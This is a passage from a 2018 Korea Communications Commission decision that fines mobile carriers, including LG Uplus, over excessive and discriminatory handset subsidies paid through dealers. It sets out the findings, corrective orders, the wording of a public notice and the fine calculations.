- ② 방송통신위원회는 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조제5항·제6항, 제5조제1항 또는 제7조제2항·제3항을 위반한 경우에는 그 이동통신사업자에 대하여 제1항에 따른 과징금을 부과할 수 있다. 다만, 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 경우에는 그러하지 아니하다.

나. 위법성 판단

- (공시지원금 초과지급) 152개 유통점이 다수 이용자에게 공시지원금의 100분의 115를 초과하여 지급한 행위는 법 제4조(지원금 과다지급 제한) 제5항을 위반한 것이고,
 - 유통점의 법 제4조제5항 위반 행위가 조사대상 유통점 전부에서 상당한 비율(1~5월 73.0%, 6~8월 62.6%)로 드러난 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- (지원금의 차별 지급) 피심인의 관련 122개 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 이유로 부당하게 차별적인 지원금을 지급한 행위는 해당 유통점이 법 제3조(지원금의 차별지급 금지) 제1항제1호를 위반한 것이고,
 - 유통점의 법 제3조제1항제1호 위반 행위가 152개 중 122개 유통점에서 상당한 비율(1~5월 58.0%, 6~8월 47.9%)로 드러난 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- (차별적 지원금 지급 유도) 피심인이 각각 211개 대리점에 과도하게 차별적인 장려금을 지급함으로써 152개 중 117개 유통점에서 가입유형별로 지원금을 부당하게 차별적으로 지급한 것은 유통점으로 하여금 지원금을 부당하게 차별적으로 지급하도록 유도한 행위로서 법 제9조(공정한 유통환경 조성) 제3항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 유통점이 이동전화 단말기를 판매하면서 법 제3조제1항, 제4조제5항을 위반하여 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 부당한 차별적 지원금을 지급하는 행위를 즉시 중지시켜야 한다.

또한, 피심인은 단말기유통법 제14조제2항제4호에 따라 도매 및 온라인 영업채널을 통한 이동전화 단말기기를 판매하면서 피심인 관련 유통점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(유통점에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구, 판매점 정문 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 ○○○의 관련 유통점이 이용자에게 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하고, 가입유형별 부당하게 차별적인 지원금을 지급한 행위와 대리점·판매점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 유도하는 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 각 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

다. 이용자의 신규모집 금지 판단

피심인은 동일한 위법행위가 3회 반복된 점으로 볼 때, 단말기유통법 제14조 제2항제7호에 따라 신규모집금지 적용 요건에 해당되나,

이동통신 전체 시장이 아닌 부분시장(도매 및 온라인 영업부문)에서 발생한 위반 행위이고, 제재 시 이동통신사 보다는 영세한 판매점에게 피해를 입히게 되는 불합리한 결과를 초래할 우려가 있는 등 제재의 부작용이 발생하게 되므로 이동통신 시장여건, 제재의 실효성 등을 종합적으로 고려하여 이용자의 신규모집금지 조치는 명하지 않기로 한다.

* 피심인의 최근 3년간 동일유형 위반행위 : i)이통시장 과열 제재('15.3.26), ii)외국인 차별 제재('17.3.21), iii)도매 및 온라인 영업 심결('18.1.24)

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 내지 나.의 시정명령을 받은 날부터 10일 이내에 시정명령을 이행하기 위한 영업채널별·유통점별·가입유형별 차별적 장려금을 지급하지 않겠다는 구체적 계획을 표준협정서에 반영하는 것을 포함한 종합적이고 실질적인 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

피심인이 단말기유통법 제9조제3항을 위반한 행위와 피심인 관련 유통점이 법

제3조제1항제1호 및 제4조제5항을 위반한 행위에 대하여 법 제15조 제1항·제2항·제3항, 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부기준)에 의해 피심인에게 아래와 같이 소정의 과징금을 부과한다.

가. 기준금액

1) 과징금 부과 상한액

피심인 및 피심인의 관련 유통점의 단말기유통법 제3조제1항, 4조제5항, 제9조 제3항을 위반한 행위는 위반행위와 관련된 전기통신역무의 직전 3개 사업연도의 연평균 매출액의 2/100가 부과 상한액으로서(단말기유통법 제15조 제1항·제2항, 같은 법 시행령 제10조 및 [별표2] 1호 가목), 이에 따른 피심인의 과징금 부과 상한액은 252,800,000천원(천만원 이하 절사)이다.

2) 기준금액 산정

- 피심인의 17.1.1.~5.31. 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 989,446,591천원이다.

피심인의 도매 및 온라인영업 관련매출액 : 위반가입자수(1,036,700명) × 평균가입기간(25.8개월) × 가입자당월평균수익(36,993원) = 989,446,591,980원

- 피심인의 '17.6.1.~8.31. 위반기간 동안 위반행위에 대해서는 조사표본의 대표성이 낮아 '객관적인 관련매출액 산정이 곤란한 경우'로 판단하여 정액기준금액으로 산정하도록 한다.
- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준) [별표1]'에 따라, 경쟁질서의 저해 정도인 지원금 초과지급 위반을 및 부당 차별유도 위반을과 시장에 미친 영향 등을 종합 고려하여 중대한 위반행위(2% 이상 3% 미만)에 해당하는 부과기준율('17.1~5월) 및 정액기준금액('17.6~8월)을 부과하되, 그 범위 내 중에서 2.6%의 부과기준율과 6억원의 정액기준금액으로 결정한다.

- * 피심인의 시장에 미친 영향 판단요소 : '17.1~5월말 전체이통시장 변동가입자 점유율 41.7%, 도매 및 온라인시장 비중 37.0%

피심인은 제출한 서면의견에서 관련매출액 산정시 적용된 초과지급 위반율만으로 중대성의 정도 및 부과기준율을 판단할 경우 위반행위가 시장에 미친 영향 정도 등을 종합적으로 고려하여 중대성의 정도를 판단하도록 한 규정에 어긋난다는 주장을 제기하였고, 제4기 방송통신위원회에서는 이를 고려하여 판단한다.

< 과징금 부과 세부기준 【별표1】 : 중대성 정도 판단시 고려사항 >

중대성의 정도를 판단함에 있어서는 아래의 표를 참조하되 이와 함께 위반행위의 주도여부 등 경쟁질서의 저해 정도, 해당 위반행위의 시장의 본질적인 왜곡 여부 등 시장에서의 영향 정도 및 피해자의 피해회복 여부 등 피해를 입은 소비자의 피해 규모 등을 종합적으로 고려하여 판단한다.

중대성의 정도	고려 사유
매우 중대한 위반행위	시장의 본질적 또는 장기적 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등
중대한 위반행위	시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우 등
중대성이 약한 위반행위	시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적 회복이 이루어진 경우 등

< 과징금 부과 세부기준 【별표1, 2】 : 부과기준율 >

중대성의 정도	관련매출액 산정 가능시 부과기준율	객관적 관련매출액 산정 곤란시 부과기준금액
매우중대한 위반행위	3% 이상 4% 이하	6억원 초과 8억원 이하
중대한 위반행위	2% 이상 3% 미만	3억원 초과 6억원 이하
중대성이 약한 위반행위	1% 이상 2% 미만	3억원 이하

- o 이에 따른 피심인의 기준금액은 위 관련매출액(989,446,591천원)에 2.6%의 부과기준율을 곱한 것과 정액기준금액(600,000천원)을 합한 26,325,611천원이다.

나. 필수적 가중

- 과징금 부과 세부기준(고시)에 따라 객관적으로 관련매출액을 산정하기 곤란하여 정액기준금액을 산정한 경우, 위반기간(2개월 초과 6개월 미만)에 따른 정액기준금액의 10%를 가중하도록 규정하고 있어, 피심인이 이에 해당하여 60,000천원을 가중한다.
- 아울러, 최근 3년간 동일한 위반행위의 4회 횡수부터 기준금액의 20%씩 가중하도록 규정하고 있는 바, 피심인은 이에 해당하지 않으며, 이에 따른 피심인의 필수적 가중을 거친 과징금은 26,385,611천원이다.

다. 추가적 가중·감경

- 추가적 가중은 관련 과징금 부과 세부기준(고시)에 따라 조사기간 중임에도 불구하고 위반행위를 종료하지 않거나 위반상태를 시정하지 아니한 경우 20% 범위내에서 가중할 수 있도록 규정하고 있는 바,
- 피심인은 현장조사 기간('17.6~8월) 중 지원금 초과지급 위반율, 부당 차별 유도 위반율에서 '17.1~5월에 비해 뚜렷한 시정 사실이 나타나고, 시장모니터링 결과에서도 시장과열 이유로 집중모니터링 대상에 지정된 바도 없어 피심인은 추가적 가중사유에 해당하지 않는다.
- 추가적 감경은 관련 과징금 부과 세부기준(고시)에 따라 i)동 법률의 자율준수를 위해 소속 임원·종업원 등에게 교육프로그램을 도입·운영하는 경우 10% 범위내에서 감경할 수 있도록 규정하고 있고, ii)위반행위의 재발방지를 위해 필요한 조치를 취한 것으로 인정되는 경우 30% 범위내에서 감경할 수 있도록 규정하고 있는 바,
- 피심인이 최근 이동통신 시장안정화를 위해 장기간(4월중 13일, 9~11월중 60일) 피심인의 임직원이 참여하는 합동상황반을 구성하고 유통점을 자율관리·감독·교육하는 등의 노력을 취한 바 있고, '17년도 이동통신부문 이용자 보호업무 평가에서 우수 이상의 평가를 받은 바도 있어 10%를 감경하고

- 피심인이 위반행위의 재발방지를 위해 필요한 조치를 확연하게 취한 것으로 인정하기는 어려우나, 향후 장려금 가이드라인 준수에 대한 적극적인 의지, 비정상 영업에 대한 구체적인 근절방안 등을 진술·제출한 바 있어 10%를 감경하도록 한다.
- 추가적 가중·감경 사유를 최종 종합하여 피심인에게 필수적 가중을 거친 금액에 20%를 감경하도록 하며, 이에 따른 피심인의 추가적 가중·감경을 거친 과징금은 21,108,488천원이다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 21,100,000천원(천만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위원장	이 효 성 (인)
부위원장	허 욱 (인)
위원	김 석 진 (인)
위원	표 철 수 (인)
위원	고 삼 석 (인)

3 (주)엘지유플러스 및 유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회 심의 · 의결

안건번호 제2018-05-027호
(사건번호 : 201711조사066)

안 건 명 (주)엘지유플러스 및 유통점의 단말기유통법 위반행위에 대한
시정조치에 관한 건

피 심 인 (주)엘지유플러스
서울특별시 용산구 한강대로 32 LG유플러스빌딩

의결연월일 2018. 1. 24.

주 문

1. 피심인은 대리점 및 판매점이 법 제3조제1항, 제4조제5항을 위반하여 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 중지시켜야 한다.

2. 피심인은 도매 및 온라인 영업을 통해 이동전화서비스 가입자를 모집하면서 피심인의 대리점 및 판매점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(대리점 및 판매점에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.
3. 피심인은 제1, 2항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구, 판매점 정문 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.
4. 피심인은 제1 내지 3항의 시정명령을 받은 날부터 10일 이내에 부당한 차별적 지원금 지급 유도 행위를 중지하는 시정명령을 이행하기 위한 영업채널별·유통점별·가입유형별 차별적 장려금을 지급하지 않겠다는 구체적인 계획을 표준협정서에 반영하는 것을 포함한 종합적이고 실질적인 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.
5. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 16,700,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 이동전화 보유가입자 수는 12,229천명으로 전체시장의 22.0%(‘17.9월말 기준)를, 이동전화서비스 매출액은 5조 3,218억원(‘16년도 기준)으로 전체시장의 21.3%를 점유하고 있다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	12,229 (22.0%)	53,218 (21.3%)

※ 출처 : 피심인 제출자료, 알뜰폰(MVNO) 가입자 제외

나. 이동통신시장 현황

- 이동통신 조사대상 기간(‘17.1.1.~8.31) 중 이동통신 3사의 이동통신 전체 개통가입자 수는 12,539천명이고, 그 중 도매 및 온라인 영업관련 전체 가입자 수는 4,900천명(39.1%)이었다.
- 피심인의 조사대상 기간(‘17.1.1.~8.31) 중 이동통신 총 개통가입자 수는 2,961천명이고, 그 중 도매 및 온라인 가입자 수는 1,303천명(44.0%)이었다.
- * **도매부문 영업이란** 이동통신사업자가 서비스 및 단말기 계약을 대리점에 위탁하고, 대리점으로부터 재위탁을 받은 판매점이 영업하는 형태로서, 주로 집단상가, 지역중심가, 오피스텔, SNS 등에 입점하여 영업
- 피심인의 최근 휴대폰서비스 이용자 부문 누적가입자 수는 ‘16.12월말 기준 10,516천명, ‘17.5월말 기준 10,672천명, ‘17.8월말 기준 10,768천명이었다.

다. 조사경위

- '17년 초부터 집단상가, 오피스텔, SNS 등의 이동통신 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속되었다.

※ 일부 언론(아주경제 1.31, 전자신문 4.4, YTN 4.5, IT조선 5.4, 디지털타임즈 5.8)에서 집단상가, SNS 등의 불·편법적 영업 지적

< '17.1.~5월 기간중 국내 이동통신 도매영업 장려금 상황 (단위 : 만원) >

구 분	1월	2월	3월	4월	5.16	평균
평균장려금	32.0	31.0	31.3	29.0	29.7	30.6
상위20% 장려금	38.7	37.7	39.7	37.3	38.3	38.3

※ 장려금 지표는 주력 3개 단말기모델에 대한 판매 접점들의 일일 모니터링 결과에 따른 평균값임

- 높은 장려금(38~50만원) 수급을 위하여 특정 유통점에 가입자를 몰아주고 참여 유통점(6~10개점)이 그 장려금을 나눠 갖는 '연합영업'이 성행하였고,
 - 모니터링 강화, 시장과열 경고 등에도 불구하고 도매 및 온라인 유통점 등에서 20 ~ 40만원의 불·편법 지원금을 지급·제안하는 사례가 반복되었으며,
 - 유통점이 가입자 신분증을 보관하고 있다가 이통사 장려금이 높을 때 일괄 집중 개통하는 사례가 빈번하게 발생되고 있었다.
- 또한, 이동통신 단말기판매 관련 집단상가 및 온라인채널에 대한 상시 모니터링이 강화되고, 다음과 같은 탄원서 제출, 마케팅 임원 간담회 개최 등을 통해 '시장과열 경고'를 전달하였음에도 불구하고 시정되지 않음으로 인해 '17.5.25. 사실조사에 착수하게 되었다.
- '17. 1. 1. ~ : 집단상가 및 온라인채널에 대한 상시 모니터링 강화

- '17. 4. 10. : 판매점협회, '집단상가 불법 해결해달라'는 탄원서 제출
- '17. 4. 13. : 이동통신 3사 마케팅임원 간담회(겔S8 출시, 시장안정화 요청)
- '17. 5. 4. : 이동통신 3사 마케팅임원 간담회(시장과열 경고 전달)

2. 사실조사 결과

가. 조사대상기간

- '17. 1월부터 피심인의 이동통신 도매 및 특수온라인 영업부문에 과도한 차별적 장려금 지급상황이 지속되어온 점, 조사범위 및 조사량이 넓고 많아 3개월 이상의 시일이 필요한 점, 시장과열 우려 상황이 잦은 행정지도에도 중단되지 않고 향후 지속·반복될 우려가 예상되는 점을 고려하여 '17.1.1. ~ 8.31.까지로 결정하였다.

나. 조사대상

- 피심인의 '17.1.1. ~ 8.31.까지 이동통신 도매 및 온라인 영업부문 총 가입자 1,302,808건 중 가입실적 및 민원제보 등을 토대로 171개 유통점 66,750건 (총 가입자의 5.1%)에 대해 단말기유통법 위반 여부를 조사하였다.
- 그 중 '17.1.1. ~ 5.31.까지 조사는 가입자 788,201건 중 전국 5개 권역별 도매 및 온라인 영업부문(소매, 법인, 방문, 기타 등 제외)의 142개 유통점으로부터 58,198건(7.4%)의 가입자 수(집단상가 23.2%, 전국 로드샵 55.8%, 오피스텔 21.0%)를 고르게 안배하여 표본을 확보한 것이다.
- '17.6.1. ~ 8.31.까지 조사는 가입자 514,607건 중 45개 유통점으로부터 8,552건 (1.7%)의 가입자 수를 표본한 것이다.(조사관의 조사 방문 시기별로 자료 확보량이 상이하어 1~5월 조사대상에 비해 유효표본 확보비율이 현저히 낮음)

< 조사대상 및 조사표본 현황 (단위 : 유통점수 개, 가입자 건) >

구 분		'17.1.1~5.31.	'17.6.1~8.31.	합계
조사대상 가입자수		788,201	514,607	1,302,808
유효 표본	유통점수	142	45	142
	가입자수	58,198	8,552	66,750
비 율		7.4%	1.7%	5.1%

나. 행위사실

1) 공시지원금 초과 지급

○ '17.1~5월 중 피심인의 도매 및 온라인 영업부문 152개 유통점에서 판매한 58,198건의 판매자료를 조사·분석한 결과,

- 142개 유통점에서 42,189명(위반율 72.4%)의 가입자에게 단말기유통법 제4조 제5항에 따른 공시지원금의 100분의 115를 평균 293,781원 초과하여 지원금을 지급(이하 “공시지원금 초과 지급” 이라 칭함)한 사실을 확인하였다.

< 공시지원금 초과 지급 현황 (단위 : 개, 건, 원) >

구 분	조사대상 건수	공시지원금 초과 지급		공시지원금 초과 지급 평균 수준	위반율 (%)
		유통점수	건수		
피심인	58,198 (8,552)	142 (45)	42,189 (5,992)	293,781 (328,490)	72.4 (70.0)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

2) 부당 차별지원금 지급

- '17.1~5월 중 피심인의 도매 및 온라인 영업부문 관련 공시지원금의 100분의 115를 초과 지급한 142개 유통점 중 116개 유통점에서 36,011건(61.8%)
i)신규 7,874건에 231,320원, ii)번호이동 26,279건에 320,651원, iii)기기변경 1,858건에 152,158원의 가입유형 간 부당한 차별적 지원금을 지급한 사실을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 가입유형별 부당한 차별적 지원금 지급 현황 (단위 : 건, 원) >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상 건수	58,198 (8,552)	14,759 (3,113)	37,739 (4,729)	5,700 (710)
	위반 건수	36,011 (4,946)	7,874 (1,920)	26,279 (2,931)	1,858 (95)
	차별 지원금	292,425 (323,390)	231,320 (308,585)	320,651 (339,082)	152,158 (138,470)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

3) 차별적 지원금 지급 유도

- '17.1~5월 중 피심인이 대리점과의 표준협정서 제2조제3항*에 근거한 도매 및 온라인 영업부문의 위탁판매 대가로 30만원 초과 68만원까지 과도한 차별적 장려금을 293개 대리점에 내려 보낸 것으로 드러났고,

* 표준협정서 제2조제3항 : "대리점"은 본 협정서를 충실히 이행하고 위탁업무 수행에 필요한 사항은 "회사"의 지시·지도에 따라야 한다.

< 피심인의 차별적 장려금 지급 대리점 현황 >

구 분	장려금 30만원 ~ 40만원 지급 대리점 수	장려금 40만원 ~ 68만원 지급 대리점 수
피심인	293개 대리점	277개 대리점

* 방송통신위원회는 '14.12.4일 전체회의에서 피심인 및 관련 유통점 관계자 진술에 근거하여 장려금이 30만원을 초과하면 불법 지원금으로 사용될 우려가 큰 것으로 판단하였고, 그 이후부터 장려금 30만원을 시장안정화의 기준선으로 권고해오고 있음

- 그 중 40만원 이상 차별적 지원금 지급유도 장려금은 기기변경(1건) 가입자 모집에 비해 번호이동(84,178건) 가입자모집에 집중 지급된 것으로 나타났으며,

< 피심인의 장려금 수준별 가입자모집 현황 (단위 : 건) >

구 분	장려금 30만원 ~ 40만원			장려금 40만원 ~ 68만원		
	신규가입	번호이동	기기변경	신규가입	번호이동	기기변경
피심인	77,038	162,553	30,970	84,649	84,178	1

* 자료출처 : 피심인 전산 제출자료

- 피심인의 이러한 가입유형별 차별적 지원금 지급유도 장려금 지급은 최종 유통점에서 신규가입 448,554원, 번호이동 448,492원, 기기변경 374,297원이었고, 이로 인해 전국 110개 유통점에서 31,267건(53.7%)에 달하는 '부당한 차별적인 지원금' 지급 행위가 나타났다.

< 가입유형별 차별적 지원금 지급 유도 현황 (단위 : 건, 원) >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상 건수	58,198 (8,552)	14,759 (3,113)	37,739 (4,729)	5,700 (710)
	위반 건수	31,267 (4,036)	5,642 (1,156)	24,677 (2,804)	948 (76)
	차별유도 장려금	446,254 (484,425)	448,554 (540,747)	448,492 (462,172)	374,297 (448,754)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항·제5항, 제8조제3항, 제9조제3항에서
 - ①유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
 - ②이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위,
 - ③유통점이 이동통신사업자가 공시한 지원금의 100분의 15의 범위를 초과하여 지원금을 추가로 지급하는 행위,
 - ④이동통신사업자가 부당하게 차별적인 지원금을 지급하도록 대리점에 지시·강요·요구·유도하는 행위 등을 금지하고 있고,
 - ⑤판매점은 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하도록 규정하고 있으며,
- 단말기유통법 제15조제2항은 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조5항을 위반한 경우 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 이상 이동통신사업자에 대해 과징금을 부과할 수 있다고 규정하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.
- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

◆ 제8조 (판매점 선임에 대한 승낙)

③ 판매점은 제1항에 따라 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하여야 한다.

◆ 제9조 (공정한 유통 환경 조성)

③ 이동통신사업자는 대리점과의 협정을 체결함에 있어서 대리점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위를 하거나 특정 부가서비스 또는 요금제 등을 부당하게 차별적으로 권유하도록 하는 특약 또는 조건을 정하여서는 아니 된다.

◆ 제 15조(과징금)

② 방송통신위원회는 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조제5항·제6항, 제5조제1항 또는 제7조제2항·제3항을 위반한 경우에는 그 이동통신사업자에 대하여 제1항에 따른 과징금을 부과할 수 있다. 다만, 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 경우에는 그러하지 아니하다.

나. 위법성 판단

○ (공시지원금 초과지급) 152개 유통점이 다수 이용자에게 공시지원금의 100분의 115를 초과하여 지급한 행위는 법 제4조(지원금 과다지급 제한) 제5항을 위반한 것이고,

- 유통점의 법 제4조제5항 위반 행위가 조사대상 유통점 전부에서 상당한 비율(1~5월 72.4%, 6~8월 70.0%)로 드러난 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.

○ (지원금의 차별 지급) 피심인의 관련 116개 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 이유로 부당하게 차별적인 지원금을 지급한 행위는 해당 유통점이 법 제3조(지원금의 차별지급 금지) 제1항제1호를 위반한 것이고,

- 유통점의 법 제3조제1항제1호 위반 행위가 142개 중 116개 유통점에서 상당한 비율(1~5월 61.8%, 6~8월 57.8%)로 드러난 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.

○ (차별적 지원금 지급 유도) 피심인이 293개 대리점에 과도하게 차별적인 장려금을 지급함으로써 142개 중 110개 유통점에서 가입유형별로 지원금을

부당하게 차별적으로 지급한 것은 유통점으로 하여금 지원금을 부당하게 차별적으로 지급하도록 유도한 행위로서 법 제9조(공정한 유통환경 조성) 제3항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 유통점이 이동전화 단말기를 판매하면서 법 제3조제1항, 제4조제5항을 위반하여 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 부당한 차별적 지원금을 지급하는 행위를 즉시 중지시켜야 한다.

또한, 피심인은 단말기유통법 제14조제2항제4호에 따라 도매 및 온라인 영업채널을 통한 이동전화 단말기기를 판매하면서 피심인 관련 유통점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(유통점에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구, 판매점 정문 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 ○○○의 관련 유통점이 이용자에게 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하고, 가입유형별 부당하게 차별적인 지원금을 지급한 행위와 대리점·판매점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 유도하는 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 각 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm 이상

다. 이용자의 신규모집 금지 판단

피심인은 동일한 위법행위가 3회 반복된 점으로 볼 때, 단말기유통법 제14조 제2항제7호에 따라 신규모집금지 적용 요건에 해당되나,

이동통신 전체 시장이 아닌 부분시장(도매 및 온라인 영업부문)에서 발생한 위반 행위이고, 제재 시 이동통신사 보다는 영세한 판매점에게 피해를 입히게 되는 불합리한 결과를 초래할 우려가 있는 등 제재의 부작용이 발생하게 되므로 이동통신 시장여건, 제재의 실효성 등을 종합적으로 고려하여 이용자의 신규모집금지 조치는 명하지 않기로 한다.

* 피심인의 최근 3년간 유일유형 위반사항 i)다단계판매 제재('15.9.9), ii)법인영업 제재('16.9.7), iii)외국인영업 제재('17.3.21), iv)도매 및 온라인영업 심결('18.1.24)

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 내지 나.의 시정명령을 받은 날부터 10일 이내에 시정명령을 이행하기

